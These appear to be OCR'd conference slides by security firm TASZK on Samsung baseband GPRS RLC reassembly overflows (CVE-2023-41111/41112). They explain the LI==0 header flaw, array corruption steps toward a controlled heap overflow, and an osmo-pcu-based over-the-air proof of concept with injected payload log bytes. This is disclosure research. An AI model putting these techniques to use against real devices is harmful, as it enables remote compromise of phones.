
- Layer 2: RLC/MAC
  - one protocol for UP/CP data, but different details
  - rcv and ack individual radio frames
  - manage “flows” of frames (Traffic Block Flows)
  - re-assemble into variable length LLC PDUs

TASZK
WE FIND NEEDLES

GPRS 101





- Core Network (SGSN, GGSN) aka GPRS Non-Access Stratum



TASZK
WE FIND NEEDLES

GPRS 101





- LLC
  - serves both CP and UP
  - multiplexes “SAPIs”
  - adds in-order delivery support
- Control Plane: GMM/SM
  - the classic NAS protocols: this is the area of all those TLV parsing bugs
- User Plane: SNDCP, IP, etc

TASZK
WE FIND NEEDLES

Layer 2 As Attack Surface

- Traditional view: packet sizes in L2 are too small for memory corruption bug interest
- But: ciphering is applied a layer above, L2 (RLC/LLC) PDUs are not subject to it!
  - the encryption/integrity protection is applied to its SDUs (SNDCP/GMM/CM/etc)
  - also true in evolved access technologies after 2G!
- This way, attacker can not only forego worrying about AKAs, but faking a Cell Tower altogether! [refs: SigOver KAIST, aLTEr RuB]

TASZK
WE FIND NEEDLES

Layer 2 As Attack Surface

- Our approach:
  - flip “too small” on its head, look for vulns in re-assembly itself!
  - rich history from TCP/IP world of such bugs … same concept
- Results:
  - Basebanheimer talk: CVE-2022-21744 Mediatek GPRS RLC PNCD fragment re-assembly buffer overflow
  - this talk: CVE-2023-41111/CVE-2023-41112 Samsung GPRS RLC Data Block re-assembly buffer overflow

TASZK
WE FIND NEEDLES

RLC to LLC

- RLC data block max size: 22/32/38/52 (Coding Scheme 1/2/3/4)
- LLC PDU max size: 1560 bytes
- Therefore, re-assembly must be supported
- GPRS RLC Re-assembly procedure (44.060 9.1.11, 9.1.12)
  - GPRS and E-GPRS differ (more on that later), our focus is GPRS

RLC Data Blocks




Figure 10.2.1.1: Downlink RLC data block with MAC header

- Traffic Flow Identifier (TFI), Block Sequence Number (BSN): IDs
- FBI: Final Block Indicator (of the TBF not the LLC PDU!)
- More Bit (M) | Extension Bit (E)
- E: is this BSN_E/LI_M_E octet not followed by any more “LI_M_E” header octet
- M: is there another PDU fragment following the one matched to this LI_M_E octe

RLC Data Re-Assembly

- The idea was to support all scenarios, RLC Data block containing:
  - one complete LLC PDU or first fragment of one LLC PDU
  - Nth or final fragment of ongoing LLC PDU
  - final or only fragment on one LLC PDU plus first fragment of next LLC PDU
  - multiple small size LLC PDUs all fit in one block
  - etc

TASZK
WE FIND NEEDLES

Optimized to Death

- The spec allows ONLY ONE fragment per LLC PDU to have an LI field
  - makes sense: all except the last should “fill out” the current block, so it saves one byte to use M(ore): YES and E(xtension): NO in the previous fragment’s LI_M_E
- To provide maximum “efficiency”, a corner case is allowed: **`LI == 0`**
  - this is supposed to be present for max 1 fragment per LLC PDU, if the final fragment of the LLC PDU WOULD fit an RLC data block without an LI octet for it

TASZK
WE FIND NEEDLES

Optimized to Death

TFI_FBI | BSN_E | LI(0)_M(0)_E(1) | fragm N-1: 19 bytes

TFI_FBI | BSN_E | fragm N: 20 bytes

is more efficient storage (by 2 bytes ….) than:

TFI_FBI | BSN_E | LI(19)_M(0)_E(1) | fragm N-1: 19 bytes

TFI_FBI | BSN_E | LI(19)_M(0)_E(1) | fragm N: 19 bytes

TFI_FBI | BSN_E | LI(1)_M(1)_E(0) | LI_M_E xyz | fragm N+1: 1 byte | xyz

TASZK
WE FIND NEEDLES

Optimized to Death

- So if no fragments of an LLC PDU can have less than **`block_size-3`** bytes except for final
- Then this equation holds:
  - **`max_fragm_count = (max_concat_size / min_block_size) + 1`**
  - **`79 = 1560/20 + 1`**
- … as long as you enforce **`max_concat_size`** AND **`min_block_size`**!

TASZK
WE FIND NEEDLES

Samsung RLC Re-Assembly

- Samsung's code processing RLC data blocks parsed headers twice:
  - first to read all LI_M_E headers and calculate the number of actual RLC data bytes in the PDU
  - then to process the fragment(s) in the RLC Data block, triggering re-assembly when necessary, saving fragments away of current accumulating TBF when last not arrived yet


TASZK
WE FIND NEEDLES

CVE-2023-41111

- Bug #1: The first loop eats arbitrary number of LI_M_E headers with **`LI == 0`**, without sanity checking for their combination, therefore the calc'd data size can become < 20

- Bug #2: whet the current state is "LLC PDU fragment N>0 arrived" and the second loop encounters an **`LI == 0`**, it doesn't check for further LI_M_E headers, simply saves the fragment with the previously calc'd data size and ends processing of the data block

- The fragment saving function assumes from **`79 = 1560/20 + 1`** that the fixed size 79 long array holding saved fragments will never overflow as long as the 1560 maximum cumulative size is verified before each fragment addition



Part 3: I’ve abandoned my Boundary Checking!

TASZK
WE FIND NEEDLES

CVE-2023-41112

- We have an array OOB write, we can write way beyond
- But it’s not an obvious win
  - Array in BSS: what are we corrupting? Side-effects?
  - We write pointers to controlled data chunks, not controlled bytes
- Luckily, through a series of breaks and an additional vuln, we can turn this into a perfectly controllable heap overflow

TASZK
WE FIND NEEDLES

CVE-2023-41112

- But only if things go exactly right: many OOB write variations result in crashes like negative size memcpy or free(0x1)
- This was to me the most interesting part of the entire chain, but had cut some of the details here for time
  - look out for the upcoming advisory post on labs.taszk.io with extra info about the code flow

TASZK
WE FIND NEEDLES

CVE-2023-41112


- Remember EGPRS and differing RLC Data block format?
  - in that path of 44.064, there can be a second set of fragments - and the struct and concatenation function are shared in the Shannon code!
  - the size of that second set of fragments is implicit from block size (see 44.064 for details, all that matter to us is the behavior)
- With GPRS that array of the struct is always empty… except if we overflow into it
- This can result in a fake pointer, with a fake size, manifesting during the concatenation
- In addition, the fatal flaw of the re-assembly function is that every iteration is copy-slot-then-quit-if-size-maxed-out
  - end-result: we don’t get N overflows… but we do get 1 ☺

TASZK
WE FIND NEEDLES

CVE-2023-41112

80th fragment (1st overflow) corrupts not_allocd_frag[0] to non-zero block_offsets[80] value

This will mean that fragms[0] will not be attempted to be freed!



TASZK
WE FIND NEEDLES

CVE-2023-41112

80th fragment corrupts pad byte from here, NOP


state | bsn | LI_hdr_offset
pdu length
char[79] block_offsets
char[79] not_allocd_frag
____ | ____ | pad1 | pad 2
int[79] block_sizes
char *[79] fragms
char *[79] e_fragms
n_blks

TASZK
WE FIND NEEDLES

CVE-2023-41112

80th fragment corrupts fragms[0] pointer to 0x14 (block_sizes[80])

We survive copying from it because null page is mapped RO - and freeing of the invalid ptr is skipped as just shown!



TASZK
WE FIND NEEDLES


CVE-2023-41112

80th fragment corrupts e_fragms[0], manifesting a fake additional copy source

Alloc order: **`size0 + size1 + …`**

Copy order: **`size0 + fake_size + …`**

If we get the modulo right and **`fake_size > size79`**, we overflow one time before the assembly loop quits!



TASZK
WE FIND NEEDLES

CVE-2023-41112


For instance:

Alloc order:

```
15x17 + 1x7 + 62x3 + 20 + 3 + 1
= 472
```

Copy order:

```
1x17 + 1x22 + 14x17 + 1x7 + 62x3
+ 20 = 490
```




TASZK
WE FIND NEEDLES

CVE-2023-41112

No overflow here: in GPRS, this array is never written (on purpose)

So n_blks is spared!



TASZK
WE FIND NEEDLES

Crafting an Over-The-Air PoC

- Custom modification of Osmocom (osmo-pcu)
- Injection of arbitrary RLC Control Blocks: Basebanheimer talk
- Same done for RLC Data Blocks
- Code re-uses existing TBF (stealing priority from enqueued LLC fragments to give it to the injected ones) or opens new if none

TASZK
WE FIND NEEDLES

Crafting an Over-The-Air PoC

```
20240313160104259 DCSN1 INFO csnStreamDecoder (type: Pkt DL ACK/NACK (2)):  (gsm_rlcmac.c:5476)
20240313160105129 DLGLOBAL ERROR Setting up RLC data injection for IMSI=999780000087044 (pcu_ctrl.cpp:32)
20240313160105129 DLGLOBAL ERROR msg_01 @ 0x5581f61f3b70: 00 00 00 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 40 40 40 40 40 40  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_02 @ 0x5581f61f3a60: 00 00 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_03 @ 0x5581f61f3950: 00 00 04 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_04 @ 0x5581f61f22e0: 00 00 06 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
